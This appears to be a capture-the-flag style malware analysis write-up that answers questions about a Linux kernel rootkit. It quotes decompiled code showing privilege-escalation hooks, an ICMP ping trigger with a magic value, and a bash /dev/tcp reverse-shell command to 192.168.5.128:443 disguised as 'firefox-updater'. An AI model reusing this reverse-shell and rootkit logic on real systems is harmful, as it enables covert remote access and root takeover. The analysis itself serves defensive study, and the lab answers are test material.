
the raw bytes are 46 A1. Since port numbers are stored in network byte order (big-endian), byte-swapping gives 0x46A1 = 18081 in decimal.
ANSWER:
18081Question 8
What is the hardcoded "magic word" string, checked for by the privilege escalation module?
start with become_root_init function it has fh_install_hooks which takes two arguments 10, hooks
fh_install_hooks(hooks, 10)

Now — what is hooks?
hooks is a global variable.
if we check .ro sections

Answer:
babyelephantQuestion 9
How many hooks, in total, does the become_root_init function install to enable privilege escalation?
Analysis:
Starting from init_module, become_root_init is the 3rd feature-initialization function called. Decompiling it at address 0x750 reveals a single call:c
int __cdecl become_root_init()
{
  return fh_install_hooks(hooks, 0xAu);
}
The function delegates entirely to fh_install_hooks, passing two arguments:
hooks — the array of hook structures to install0xAu — the count of hooks, which is 10 in decimalThe second argument to fh_install_hooks is the hook count, meaning the rootkit installs 10 hooks in total for its privilege escalation functionality. These hooks intercept kernel functions to allow unprivileged processes to escalate to root.
Answer:
10Question 10

What is the hardcoded IPv4 address of the C2 server?
From our earlier analysis, we already saw a hardcoded IP address in hooked_tcp4_seq_show! But let me verify and check if there are any others.
Question 11
What is the hardcoded port number the C2 server listens on?

Function: spawn_revshell
snprintf(cmd, 0x300u,
    "bash -c 'PID=$$; kill -59 $PID; exec -a \"%s\" /bin/bash &>/dev/tcp/%s/%s 0>&1' &",
    "firefox-updater",
    "192.168.5.128",
    "443");
Answer:
443Question 12
What network protocol is hooked to listen for the backdoor trigger?
From the hook_icmp_rcv function at 0x4a60, the rootkit hooks the ICMP receive handler and checks for:
if ( *((_DWORD *)v5 + 3) == trigger_ip   // source IP == 192.168.5.128
    && *v7 == 8                           // ICMP type 8 = Echo Request (ping)
    && *((_WORD *)v7 + 3) == 0xCF07 )    // magic value in ICMP payload
When a specially crafted ICMP Echo Request (ping) packet arrives from 192.168.5.128 with the magic value 0xCF07 in the payload, it triggers spawn_revshell — connecting back to the C2 server at 192.168.5.128:443.
Answer:
icmpQuestion 13
What is the "magic" sequence number that triggers the reverse shell (decimal)?

cmp word ptr [r12+6], 0CF07h
This is a 16-bit comparison stored in network byte order (big-endian). So the bytes are CF 07, which byte-swapped gives 0x07CF
The magic sequence number is 1999.
Answer
1999Question 14
When the trigger conditions are met, what is the name of the function queued to execute the reverse shell?
Answer:
spawn_revshellQuestion 15
The spawn_revshell function launches a process. What is the hardcoded process name it uses for the reverse shell?
Answer:
firefox-updater